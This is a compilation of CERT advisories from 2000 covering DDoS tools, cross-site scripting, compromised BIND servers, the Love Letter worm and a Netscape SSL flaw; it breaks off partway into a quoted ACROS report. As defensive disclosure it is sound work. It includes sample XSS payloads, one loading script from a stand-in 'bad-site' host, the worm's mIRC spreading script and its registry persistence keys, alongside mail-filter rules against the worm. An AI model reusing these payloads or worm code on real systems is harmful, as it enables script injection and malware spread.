Software Engineering Institute
Carnegie Mellon University

2000 CERT Advisories

CERT Division

http://www.sei.cmu.edu

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8702-15-D-0002 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

The view, opinions, and/or findings contained in this material are those of the author(s) and should not be construed as an official Government position, policy, or decision, unless designated by other documentation.

References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by Carnegie Mellon University or its Software Engineering Institute.

This report was prepared for the

SEI Administrative Agent
AFLCMC/AZS
5 Eglin Street
Hanscom AFB, MA 01731-2100

DM17-0052

Table of Contents

1 CA-2000-01: Denial-of-Service Developments

This advisory is being published jointly by the CERT Coordination Center and the Federal Computer Incident Response Capability (FedCIRC).

Original release date: January 3, 2000
Source: CERT/CC and FedCIRC

A complete revision history is at the end of this file.

Systems Affected

- All systems connected to the Internet can be affected by denial-of-service attacks.

I. Description

Continued Reports of Denial-of-Service Problems

We continue to receive reports of new developments in denial-of-service tools. This advisory provides pointers to documents discussing some of the more recent attacks and methods to detect some of the tools currently in use. Many of the denial-of-service tools currently in use depend on the ability of an intruder to compromise systems first. That is, intruders exploit known vulnerabilities to gain access to systems, which they then use to launch further attacks. For information on how to protect your systems, see the solution section below.

Security is a community effort that requires diligence and cooperation from all sites on the Internet.

Recent Denial-of-Service Tools and Developments

One recent report can be found in CERT Advisory CA-99-17.

A distributed denial-of-service tool called "Stacheldraht" has been discovered on multiple compromised hosts at several organizations. In addition, one organization reported what appears to be more than 100 different connections to various Stacheldraht agents. At the present time, we have not been able to confirm that these are connections to Stacheldraht agents, though they are consistent with an analysis provided by Dave Dittrich of the University of Washington, available at http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.

Also, Randy Marchany of Virginia Tech released an analysis of a TFN-like toolkit, available at http://www.sans.org/y2k/TFN_toolkit.htm.

The ISS X-Force Security Research Team published information about trin00 and TFN in their December 7 Advisory, available at http://xforce.iss.net/alerts/advise40.php3.

A general discussion of denial-of-service attacks can be found in a CERT/CC Tech Tip available at http://www.cert.org/tech_tips/denial_of_service.html.

II. Impact

Denial-of-service attacks can severely limit the ability of an organization to conduct normal business on the Internet.

III. Solution

Solutions to this problem fall into a variety of categories.

Awareness

We urge all sites on the Internet to be aware of the problems presented by denial-of-service attacks. In particular, keep the following points in mind:

- Security on the Internet is a community effort. Your security depends on the overall security of the Internet in general. Likewise, your security (or lack thereof) can cause serious harm to others, even if intruders do no direct harm to your organization. Similarly, machines that are not part of centralized computing facilities and that may be managed by novice or part-time system administrators or may be unmanaged, can be used by intruders to inflict harm on others, even if those systems have no strategic value to your organization.
- Systems used by intruders to execute denial-of-service attacks are often compromised via well-known vulnerabilities. Keep up-to-date with patches and workarounds on all systems.
- Intruders often use source-address spoofing to conceal their location when executing denial-of-service attacks. We urge all sites to implement ingress filtering to reduce source address spoofing on as many routers as possible. For more information, see RFC2267.
- Because your security is dependent on the overall security of the Internet, we urge you to consider the effects of an extended network or system outage and make appropriate contingency plans where possible.
  - Responding to a denial-of-service attack may require the cooperation of multiple parties. We urge all sites to develop the relationships and capabilities described in the results of our recent workshop *before* you are a victim of a distributed denial-of-service attack. This document is available at http://www.cert.org/reports/dsit_workshop.pdf.

Detection

A variety of tools are available to detect, eliminate, and analyze distributed denial-of-service tools that may be installed on your network.

The National Infrastructure Protection Center has recently announced a tool to detect trin00 and TFN on some systems. For more information, see http://www.nipc.gov/warnings/alerts/1999/trinoo.htm.

Part of the analysis done by Dave Dittrich includes a Perl script named *gag* which can be used to detect stacheldraht agents running on your local network. See Appendix A of that analysis for more information.

Internet Security Systems released updates to some of their tools to aid sites in detecting trin00 and TFN. For more information, see http://www.iss.net/cgi-bin/dbt-display.exe/db_data/press_rel/release/122899199.plt.

Prevention

We urge all sites to follow sound security practices on all Internet-connected systems. For helpful information, please see

http://www.cert.org/tech_tips

http://www.sans.org

Response

For information on responding to intrusions when they do occur, please see

http://www.cert.org/nav/recovering.html

http://www.sans.org/newlook/publications/incident_handling.htm

The United States Federal Bureau of Investigation is conducting criminal investigations involving TFN where systems appears to have been compromised. U.S. recipients are encouraged to contact their local FBI Office.

We thank Dave Dittrich of the University of Washington, Randy Marchany of Virginia Tech, Internet Security systems, UUNet, the Y2K-ICC, the National Infrastructure Protection Center, Alan Paller and Steve Northcutt of The SANS Institute, The MITRE Corporation, Jeff Schiller of The Massachusetts Institute of Technology, Jim Ellis of Sun Microsystems, Vern Paxson of Lawrence Berkeley National Lab, and Richard Forno of Network Solutions.

Revision History

2 CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests

This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

Original release date: February 2, 2000
Last revised: February 3, 2000

A complete revision history is at the end of this file.

Systems Affected

- Web browsers
- Web servers that dynamically generate pages based on unvalidated input

Overview

A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

I. Description

Background

Most web browsers have the capability to interpret scripts embedded in web pages downloaded from a web server. Such scripts may be written in a variety of scripting languages and are run by the client's browser. Most browsers are installed with the capability to run scripts enabled by default.

Malicious code provided by one client for another client

Sites that host discussion groups with web interfaces have long guarded against a vulnerability where one client embeds malicious HTML tags in a message intended for another client. For example, an attacker might post a message like

```
Hello message board. This is a message.
< SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

When a victim with scripts enabled in their browser reads this message, the malicious code may be executed unexpectedly. Scripting tags that can be embedded in this way include <SCRIPT>, <OBJECT>, <APPLET>, and <EMBED>.

When client-to-client communications are mediated by a server, site developers explicitly recognize that data input is untrustworthy when it is presented to other users. Most discussion group servers either will not accept such input or will encode/filter it before sending anything to other readers.

Malicious code sent inadvertently by a client for itself

Many Internet web sites overlook the possibility that a client may send malicious data intended to be used only by itself. This is an easy mistake to make. After all, why would a user enter malicious code that only the user will see?

However, this situation may occur when the client relies on an untrustworthy source of information when submitting a request. For example, an attacker may construct a malicious link such as

```
<A HREF="http://example.com/comment.cgi? my-
comment=<SCRIPT>malicious code</SCRIPT>"> Click here</A>
```

When an unsuspecting user clicks on this link, the URL sent to *example.com* includes the malicious code. If the web server sends a page back to the user including the value of *mycomment*, the malicious code may be executed unexpectedly on the client. **This example also applies to untrusted links followed in email or newsgroup messages.**

Abuse of other tags

In addition to scripting tags, other HTML tags such as the <FORM> tag have the potential to be abused by an attacker. For example, by embedding malicious <FORM> tags at the right place, an intruder can trick users into revealing sensitive information by modifying the behavior of an existing form. Other HTML tags can also be abused to alter the appearance of the page, insert unwanted or offensive images or sounds, or otherwise interfere with the intended appearance and behavior of the page.

Abuse of trust

At the heart of this vulnerability is the violation of trust that results from the "injected" script or HTML running within the security context established for the *example.com* site. It is, presumably, a site the browser victim is interested in enough to visit and interact with in a trusted fashion. In addition, the security policy of the legitimate server site *example.com* may also be compromised.

This example explicitly shows the involvement of two sites:

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT
SRC='http://bad-site/badfile'></SCRIPT>"> Click here</A>
```

Note the SRC attribute in the <SCRIPT> tag is explicitly incorporating code from a presumably unauthorized source (*bad-site*). Both of the previous examples show violations of the same-source origination policy fundamental to most scripting security models:

Netscape Communicator Same Origin Policy
Microsoft Scriptlet Security

Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting.

At the time of publication, malicious exploitation of this vulnerability has not been reported to the CERT/CC. However, because of the potential for such exploitation, we recommend that organization CIOs, managers, and system administrators aggressively implement the steps listed in the solution section of this document. Technical feedback to appropriate technical, operational, and law enforcement authorities is encouraged.

II. Impact

Users may unintentionally execute scripts written by an attacker when they follow untrusted links in web pages, mail messages, or newsgroup postings. Users may also unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by other users.

Because the malicious scripts are executed in a context that appears to have originated from the targeted site, the attacker has full access to the document retrieved (depending on the technology chosen by the attacker), and may send data contained in the page back to their site. For example, a malicious script can read fields in a form provided by the real server, then send this data to the attacker.

Note that the access that an intruder has to the Document Object Model (DOM) is dependent on the security architecture of the language chosen by the attacker. Specifically, Java applets do not provide the attacker with any access to the DOM.

Alternatively, the attacker may be able to embed script code that has additional interactions with the legitimate web server without alerting the victim. For example, the attacker could develop an exploit that posted data to a different page on the legitimate web server.

Also, even if the victim's web browser does not support scripting, an attacker can alter the appearance of a page, modify its behavior, or otherwise interfere with normal operation.

The specific impact can vary greatly depending on the language selected by the attacker and the configuration of any authentic pages involved in the attack. Some examples that may not be immediately obvious are included here.

SSL-Encrypted Connections May Be Exposed

The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both directions. While ensuring that the client and server are communicating without snooping, SSL makes no attempt to validate the legitimacy of data transmitted.

Because there really is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable web server.

Attacks May Be Persistent Through Poisoned Cookies

Once malicious code is executing that appears to have come from the authentic web site, cookies may be modified to make the attack persistent. Specifically, if the vulnerable web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code. Future visits to the affected web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

Attacker May Access Restricted Web Sites from the Client

By constructing a malicious URL an attacker may be able to execute script code on the client machine that exposes data from a vulnerable server inside the client's intranet.

The attacker may gain unauthorized web access to an intranet web server if the compromised client has cached authentication for the targeted server. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable intranet server and convince the user to visit an innocent looking page to expose potentially sensitive data on the intranet server.

Domain Based Security Policies May Be Violated

If your browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy.

By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.

Use of Less-Common Character Sets May Present Additional Risk

Browsers interpret the information they receive according to the character set chosen by the user if no character set is specified in the page returned by the web server. However, many web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-8859-1), leaving users of alternate character sets at risk.

Attacker May Alter the Behavior of Forms

Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.

III. Solution

Solutions for Users

None of the solutions that web users can take are complete solutions. In the end, it is up to web page developers to modify their pages to eliminate these types of problems.

However, web users have two basic options to reduce their risk of being attacked through this vulnerability. The first, disabling scripting languages in their browser, provides the most protection but has the side effect for many users of disabling functionality that is important to them. Users should select this option when they require the lowest possible level of risk.

The second solution, being selective about how they initially visit a web site, will significantly reduce a user's exposure while still maintaining functionality. Users should understand that they are accepting more risk when they select this option, but are doing so in order to preserve functionality that is important to them.

Unfortunately, it is not possible to quantify the risk difference between these two options. Users who decide to continue operating their browsers with scripting languages enabled should periodically revisit the CERT/CC web site for updates, as well as review other sources of security information to learn of any increases in threat or risk related to this vulnerability.

Web Users Should Disable Scripting Languages in Their Browsers

Exploiting this vulnerability to execute code requires that some form of embedded scripting language be enabled in the victim's browser. The most significant impact of this vulnerability can be avoided by disabling all scripting languages.

Note that attackers may still be able to influence the appearance of content provided by the legitimate site by embedding other HTML tags in the URL. Malicious use of the <FORM> tag in particular is not prevented by disabling scripting languages.

Detailed instructions to disable scripting languages in your browser are available from our Malicious Code FAQ: http://www.cert.org/tech_tips/malicious_code_FAQ.html.

Web Users Should Not Engage in Promiscuous Browsing

Some users are unable or unwilling to disable scripting languages completely. While disabling these scripting capabilities is the most effective solution, there are some techniques that can be used to reduce a user's exposure to this vulnerability.

Since the most significant variations of this vulnerability involve cross-site scripting (the insertion of tags into another site's web page), users can gain some protection by being selective about how they initially visit a web site. Typing addresses directly into the browser (or using securely stored local bookmarks) is likely to be the safest way of connecting to a site.

Users should be aware that even links to unimportant sites may expose other local systems on the network if the client's system resides behind a firewall, or if the client has cached credentials to access other web servers (e.g., for an intranet). For this reason, cautious web browsing is **not** a comparable substitute for disabling scripting.

With scripting enabled, visual inspection of links does not protect users from following malicious links, since the attacker's web site may use a script to misrepresent the links in the user's window. For example, the contents of the Goto and Status bars in Netscape are controllable by JavaScript.

Solutions for Web Page Developers and Web Site Administrators

Web Page Developers Should Recode Dynamically Generated Pages to Validate Output

Web site administrators and developers can prevent their sites from being abused in conjunction with this vulnerability by ensuring that dynamically generated pages do not contain undesired tags.

Attempting to remove dangerous meta-characters from the input stream leaves a number of risks unaddressed. We encourage developers to restrict variables used in the construction of pages to those characters that are explicitly allowed and to check those variables during the generation of the output page.

In addition, web pages should explicitly set a character set to an appropriate value in all dynamically generated pages.

Because encoding and filtering data is such an important step in responding to this vulnerability, and because it is a complicated issue, the CERT/CC has written a document which explores this issue in more detail: http://www.cert.org/tech_tips/malicious_code_mitigation.html.

Web Server Administrators Should Apply a Patch From Their Vendor

Some web server products include dynamically generated pages in the default installation. Even if your site does not include dynamic pages developed locally, your web server may still be vulnerable. For example, your server may include malicious tags in the "404 Not Found" page generated by your web server.

Web server administrators are encouraged to apply patches as suggested by your vendor to address this problem. Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A Vendor Information

Apache

More information from apache can be found at http://www.apache.org/info/css-security.

iPlanet - A Sun-Netscape Alliance

Additional information from iPlanet can be found at:
http://developer.iplanet.com/docs/technote/security/cert_ca2000_02.html.

Microsoft

Microsoft is providing information and assistance on this issue for its customers. This information will be posted at www.microsoft.com/security/.

Sun Microsystems, Inc.

Please see recommendations for Java Web Server at:
http://sun.com/software/jwebserver/faq/jwsca-2000-02.html.

Sun is also providing information on security issues in general. This information is posted at http://java.sun.com/security.

A good introduction is in http://java.sun.com/sfaq.

While any web-based object, including Java Applets, can be unintentionally loaded through the mechanisms described in this advisory, once they are loaded the Java security mechanisms prevent any harmful information from being disclosed or client information from being damaged.

Our thanks to Marc Slemko, Apache Software Foundation member; Iris Associates; iPlanet; the Microsoft Security Response Center, the Microsoft Internet Explorer Security Team, and Microsoft Research.

Revision History
February 2, 2000: Initial release.
February 3, 2000: Clarifications on impact of Java applets. New vendor information.

3 CA-2000-03: Continuing Compromises of DNS servers

Original release date: April 26, 2000
Last revised: April 26, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running various vulnerable versions of BIND (including on machines where the system administrator does not realize a DNS server is running)

Overview

This CERT Advisory addresses continuing compromises of machines running the Domain Name System (DNS) server software that is part of BIND ("named"), including compromises of machines that are not being used as DNS Servers. The Advisory also reports that a significant number of delegated DNS servers in the in-addr.arpa tree are running outdated versions of DNS software, and urges system and network administrators to ensure that they are up-to-date with DNS security patches and workarounds.

The CERT Coordination Center has received reports of continuing activity indicating that intruders are targeting machines running vulnerable versions of "named" . We continue to receive regular, daily reports that sites running unpatched, vulnerable versions of "named" have been compromised. CERT Advisory CA-99-14 "Multiple Vulnerabilities in BIND" describes the BIND NXT record privileged compromise vulnerability that is being exploited. We encourage you to review this advisory and to apply the appropriate patches if you have not done so already. The advisory is available at http://www.cert.org/advisories/CA-99-14-bind.html.

Some sites with compromised systems have found one of the following empty directories on systems where the NXT record vulnerability was successfully exploited:

/var/named/ADMROCKS
/var/named/O

Other artifacts that are commonly found include

- inetd started with an intruder-supplied configuration file in /tmp that provides a backdoor into the system
- modified /etc/inittab and/or system startup files to load intruder processes at boot time
- Trojan horse versions of sshd and /bin/login designed to provide a backdoor into a compromised system

- complete rootkits that include Trojan horse replacements for system binaries, sniffers, denial-of-service tools, vulnerability scanners, exploits, etc.
- newer versions of BIND

Compromised systems are commonly used to search for and attack other potentially vulnerable systems.

In many of the reports of DNS server compromises, compromised machines running DNS server software were not being used as DNS servers. The DNS server software was running because it was installed by default (unknowingly in many cases) when the machines were configured. This software was not up to date with security patches and workarounds; and since the system administrators were not planning to have the machines operate as DNS servers, they did not ensure the software was up to date, or simply disable the DNS server software on the machine. We encourage system and network administrators to disable DNS server software, and other services, on machines where the services are not needed.

We have also received information from Bill Manning of the USC/ISI concerning DNS servers running vulnerable versions of domain name server software. Since 1997, Bill Manning sweeps the inverse tree (in-addr.arpa) on a quarterly basis to verify the accuracy of delegations within that hierarchy. Using the first quarter survey results, he compiled a list of what version of DNS server software the servers were running. Of the responding DNS servers that are delegated DNS servers for the in-addr.arpa zone, more than 50% of these DNS servers were running older, vulnerable versions of BIND (any vulnerabilities, not just the NXT vulnerability). This is significant because the compromise of DNS servers that are delegated DNS servers can have impact on the security of other organizations in addition to the organization operating the DNS server.

A copy of the survey results are available at http://www.isi.edu/~bmanning/in-addr-audit.html.

Based on the number of older versions being run, and the rate of compromises, we believe the number of DNS servers running older, vulnerable versions of BIND have not significantly decreased since the survey was published.

We encourage DNS server operators to ensure that their DNS server software is up to date with the most recent versions of the DNS server software and that all security patches and workarounds have been applied.

Glossary

delegated DNS server: a delegated DNS is a DNS server that is assigned responsibility for responding to requests for a portion of the DNS hierarchy. For more information on delegation, see the section on delegation in *DNS and BIND* third edition, by Paul Albitz and Cricket Liu, O'Reilly and Associates, 1998.

Advisory Author: Jeffrey J. Carpenter

The CERT Coordination Center thanks Bill Manning, USC/ISI, for providing information used in this CERT Advisory.

Revision History

April 26, 2000: Initial release

4 CA-2000-04: CERT® Advisory CA-2000-04 Love Letter Worm

Original release date: May 4, 2000
Last revised: May 9, 2000
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Windows with Windows Scripting Host enabled

Overview

The "Love Letter" worm is a malicious VBScript program which spreads in a variety of ways. As of 5:00 pm EDT(GMT-4) May 8, 2000, the CERT Coordination Center has received reports from more than 650 individual sites indicating more than 500,000 individual systems are affected. In addition, we have several reports of sites suffering considerable network degradation as a result of mail, file, and web traffic generated by the "Love Letter" worm.

I. Description

You can be infected with the "Love Letter" worm in a variety of ways, including electronic mail, Windows file sharing, IRC, USENET news, and possibly via webpages. Once the worm has executed on your system, it will take the actions described in the Impact section.

Electronic Mail

When the worm executes, it attempts to send copies of itself using Microsoft Outlook to all the entries in all the address books. The mail it sends has the following characteristics:

- An attachment named "LOVE-LETTER-FOR-YOU.TXT.VBS"
- A subject of "ILOVEYOU"
- The body of the message reads "kindly check the attached LOVELETTER coming from me."

People who receive copies of the worm via electronic mail will most likely recognize the sender. We encourage people to avoid executing code, including VBScripts, received through electronic mail regardless of the sender without firsthand prior knowledge of the origin of the code.

Internet Relay Chat

When the worm executes, it will attempt to create a file named *script.ini* in any directory that contains certain files associated with the popular IRC client mIRC. The script file will attempt to send a copy of the worm via DCC to other people in any IRC channel joined by the victim. We encourage people to disable automatic reception of files via DCC in any IRC client.

Executing Files on Shared File Systems

When the worm executes, it will search for certain types of files and replace them with a copy of the worm (see the Impact section for more details). Executing (double clicking) files modified by other infected users will result in executing the worm. Files modified by the worm may also be started automatically, for example from a startup script.

Reading USENET News

There have been reports of the worm appearing in USENET newsgroups. The suggestions above should be applied to users reading messages in USENET newsgroups.

II. Impact

When the worm is executed, it takes the following steps:

Replaces Files with Copies of the Worm

When the worm executes, it will search for certain types of files and make changes to those files depending on the type of file. For files on fixed or network drives, it will take the following steps:

- For files whose extension is *vbs* or *vbe* it will replace those files with a copy of itself.
- For files whose extensions are *js*, *jse*, *css*, *wsh*, *sct*, or *hta*, it will replace those files with a copy of itself and change the extension to *vbs*. For example, a file named *x.css* will be replaced with a file named *x.vbs* containing a copy of the worm.
- For files whose extension is *jpg* or *jpeg*, it will replace those files with a copy of the worm and add a *vbs* extension. For example, a file named *x.jpg* will be replaced by a file called *x.jpg.vbs* containing a copy of the worm.
- For files whose extension is *mp3* or *mp2*, it will create a copy of itself in a file named with a *vbs* extension in the same manner as for a *jpg* file. The original file is preserved, but its attributes are changed to hidden.

Since the modified files are overwritten by the worm code rather than being deleted, file recovery is difficult and may be impossible.

Users executing files that have been modified in this step will cause the worm to begin executing again. If these files are on a filesystem shared over a local area network, new users may be affected.

Creates an mIRC Script

While the worm is examining files as described in the previous section, it may take additional steps to create a mIRC script file. If the file name being examined is *mirc32.exe*, *mlink32.exe*, *mirc.ini*, *script.ini*, or *mirc.hlp*, the worm will create a file named *script.ini* in the same folder. The *script.ini* file will contain:

```
[script]

n0=on 1:JOIN:#:{

n1=  /if ( $nick == $me ) { halt }

n2=  /.dcc send $nick DIRSYSTEM\LOVE-LETTER-FOR-YOU.HTM

n3=}
```

where DIRSYSTEM varies based on the platform where the worm is executed. If the file *script.ini* already exists, no changes occur.

This code defines an mIRC script so that when a new user joins an IRC channel the infected user has previously joined, a copy of the worm will be sent to the new user via DCC. The *script.ini* file is created only once per folder processed by the worm.

Modifies the Internet Explorer Start Page

If the file *<DIRSYSTEM>\WinFAT32.exe* does not exist, the worm sets the Internet Explorer Start page to one of four randomly selected URLs. These URLs all refer to a file named *WIN-BUGSFIX.exe*, which presumably contains malicious code. The worm checks for this file in the Internet Explorer *downloads* directory, and if found, the file is added to the list of programs to run at reboot. The Internet Explorer Start page is then reset to "about:blank". Information about the impact of running *WIN-BUGSFIX.exe* will be added to this document as soon as it is available.

Sends Copies of Itself via Email

The worm attempts to use Microsoft Outlook to send copies of itself to all entries in all address books as described in the Description section.

Modifies Other Registry Keys

In addition to other changes, the worm updates the following registry keys:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX

HKCU\Software\Microsoft\Windows Scripting Host\Settings\Timeout

HKCU\Software\Microsoft\Internet Explorer\Main\Start Page

HKCU\Software\Microsoft\WAB\*
```

Note that when the worm is sending email, it updates the last entry each time it sends a message. If a large number of messages are sent, the size of the registry may grow significantly, possibly introducing additional problems.

III. Solution

Update Your Anti-Virus Product

It is important for users to update their anti-virus software. Some anti-virus software vendors have released updated information, tools, or virus databases to help prevent and combat this worm. A list of vendor-specific anti-virus information can be found in Appendix A.

Disable Windows Scripting Host

Because the worm is written in VBS, it requires the Windows Scripting Host (WSH) to run. Disabling WSH prevents the worm from executing. For information about disabling WSH, see: http://www.sophos.com/support/faqs/wsh.html.

This change may disable functionality the user desires. Exercise caution when implementing this solution.

Disable Active Scripting in Internet Explorer

Information about disabling active scripting in Internet Explorer can be found at: http://www.cert.org/tech_tips/malicious_code_FAQ.html#steps.

This change may disable functionality the user desires. Exercise caution when implementing this solution.

Disable Auto-DCC Reception in IRC Clients

Users of Internet Relay Chat (IRC) programs should disable automatic reception of files offered to them via DCC.

Filter the Worm in E-Mail

Sites can use email filtering techniques to delete messages containing subject lines known to contain the worm. For sites using unix, here are some possible methods:

Sendmail

Sendmail, Inc. has published information about blocking the worm in incoming email at: http://www2.sendmail.com/loveletter.

PostFix

Add the following line in /etc/postfix/header_checks:

```
/^Subject: ILOVEYOU/ REJECT
```

The main Postfix configuration file must contain the following line to enable the check :

```
header_checks = regexp:/etc/postfix/header_checks
```

Postfix must also be reloaded after this information is added.

Exim

A generic Windows-executable content-blocking filter has been produced for Exim. This will block messages with attachments whose extensions are *vbs*, as well as several other types that Windows may consider executable by default. The filter, which includes some supporting installation documention within the filter file itself, can be found at: ftp://ftp.exim.org/pub/filter.

Procmail

This procmail rule also deletes any messages with the Subject: line containing "ILOVEYOU":

```
:0 D

* ^Subject:[[tab] ]+ILOVEYOU

/dev/null
```

Note that in all of these examples, [tab] represents a literal tab character, and must be replaced with a tab for them to work correctly.

It is important to note that these three methods, as described, do not prevent the worm from spreading if the Subject: line of the email has changed. Administrators can use more complicated procmail rules to block the worm based on the body of the email, but such methods require more processing time on mail servers, and may not be feasible at sites with high volumes of email traffic.

Exercise Caution When Opening Attachments

Exercise caution with attachments in email. Users should disable auto-opening or previewing of email attachments in their mail programs. Users should never open attachments from an untrusted origin, or that appear suspicious in any way.

Appendix A Anti-Virus Vendor Information

Aladdin Knowledge Systems

http://www.aks.com/home/csrt/valerts.asp

Command Software Systems, Inc.

http://www.command.co.uk/html/virus/love.html

http://www.commandcom.com/virus/love.html

Computer Associates

http://www.ca.com/virusinfo/virusalert.htm

F-Secure

http://www.f-secure.com/download-purchase/updates.html

Finjan Software, Ltd.

http://www.finjan.com/attack_release_detail.cfm?attack_release_id=34

McAfee / Network Associates

http://vil.nai.com/villib/dispVirus.asp?virus_k=98617

http://www.cert.org/advisories/CA-2000-04/nai.dat

Proland Software

http://www.pspl.com/virus_info/worms/loveletter.htm

Sophos

http://www.sophos.com/virusinfo/analyses/vbsloveleta.html

http://www.sophos.com/virusinfo/analyses/trojloveleta.html

Symantec

http://www.symantec.com/avcenter/venc/data/vbs.loveletter.a.html

Trend Micro

http://www.antivirus.com/vinfo

Appendix B Variants

The CERT Coordination Center has received reports of worms that are nearly identical or are very similar to the Love Letter worm. The information provided above applies to these variants except as noted below. This section is not intended to be comprehensive, and we are aware of reports involving additional variants not described here.

Joke / Very Funny

This variant changes several references to *LOVE-LETTER-FOR-YOU* in the source code to *Very Funny*. This primarily results in an email attachment name *Very Funny.vbs*. The email messages sent by this variant have a subject of "fwd: Joke", and an empty message body.

Mothers Day

The subject of this variant is "Thanks for your purchase!" and the body of the message contains:

> We have proceeded to charge your credit card for the amount of $326.92 for the mothers day diamond special. We have attached a detailed invoice to this email. Please print out the attachment and keep it in a safe place. Thanks Again and Have a Happy Mothers Day!

This variant infects files as previously described, with the exception of *jpg* and *jpeg* files. Instead, this variant infects *ini* and *bat* in a similar way. Specifically, for files whose extension is *ini* or *bat*, it will replace those files with a copy of the worm and add a *vbs* extension. For example, a file named *x.ini* will be replaced by a file called *x.ini.vbs* containing a copy of the worm.

This variant also includes different URLs for the Internet Explorer Start Page.

The CERT Coordination Center thanks David Slade of Lucent Technologies for help in constructing this advisory; Christopher Lindsey for the providing the procmail rule; and Jeff Rife for catching an error in an earlier version of this advisory.

The following people were involved in the creation of this document: Jeff Carpenter, Cory Cohen, Chad Dougherty, Ian Finlay, Kathy Fithen, Rhonda Green, Robert Hanson, Jeff Havrilla, Shawn Hernan, Kevin Houle, Brian King, Jed Pickel, Joseph Pruszynski, Robin Ruefle, John Shaffer, and Mark Zajicek

This document is available from: http://www.cert.org/advisories/CA-2000-04.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:

CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from http://www.cert.org/CERT_PGP.key.

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site: http://www.cert.org/.

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

NO WARRANTY
Any material furnished by Carnegie Mellon University and the Software Engineering Institute is furnished on an "as is" basis. Carnegie Mellon University makes no warranties of any kind, either expressed or implied as to any matter including, but not limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or results obtained from use of the material. Carnegie Mellon University does not make any warranty of any kind with respect to freedom from patent, trademark, or copyright infringement.

Conditions for use, disclaimers, and sponsorship information

5 CA-2000-05: Netscape Navigator Improperly Validates SSL Sessions

Original release date: May 12, 2000
Source: ACROS, CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Netscape Navigator 4.72, 4.61, and 4.07. Other versions less than 4.72 are likely to be affected as well.

Overview

The ACROS Security Team of Slovenia has discovered a flaw in the way Netscape Navigator validates SSL sessions.

I. Description

The text of the advisory from ACROS is included below. It includes information CERT/CC would not ordinarily publish, including specific site names and exploit information. However, because it is already public, we are including it here as part of the complete text provided by ACROS.

```
=====[BEGIN-ACROS-REPORT]=====

====================================================================

   ACROS Security Problem Report #2000-04-06-1-PUB

   -----------------------------------------------------------------

   Bypassing Warnings For Invalid SSL Certificates In Netscape Navigator


====================================================================

   FULL REPORT
PUBLIC


======
```

Affected System(s): Netscape Navigator & Communicator

Problem: Bypassing Warnings For Invalid SSL Certificates

Severity: High

Solution: Installing the Personal Security Manager or

Installing the newest Netscape Communicator (v4.73)

Discovered: April 3, 2000

Vendor notified: April 4, 2000

Last update: May 10, 2000

Published: May 10, 2000

SUMMARY

=======

Our team has discovered a flaw in Netscape Navigator that allows bypassing of warning about an invalid SSL certificate. SSL protection is used in most major Internet-based financial services (e-banking, e-commerce). The flaw we have found effectively disables one of the two basic SSL functionalities: to assure users that they are really communicating with the intended web server - and not with a fake one.

Using this flaw, the attacker can make users send secret information (like credit card data and passwords) to his web server rather than the real one -

EVEN IF THE COMMUNICATION IS PROTECTED BY SSL PROTOCOL.

INTRODUCTION (skip this section if you already understand how SSL works)

============

When a web browser tries to connect to a SSL-protected server, a so-called SSL session is established. At the beginning of this session the server presents his SSL certificate containing his public key. At this point, browser checks the certificate for the following conditions (*):

1) Certificate must be issued by a certificate authority trusted by browser(some are default: Verisign, Thawte etc.)

2) Certificate must not be expired (its expiry date:time must be later than the current system date:time on the computer browser is running on)

3) Certificate must be for the server that browser is connecting to (if   browser is connecting to www.e-bank.com, the certificate must be for   www.e-bank.com)

All three conditions must be met for browser to accept the certificate. For every condition not met, browser should display a warning to the user and then user can decide whether connection should be established or not.

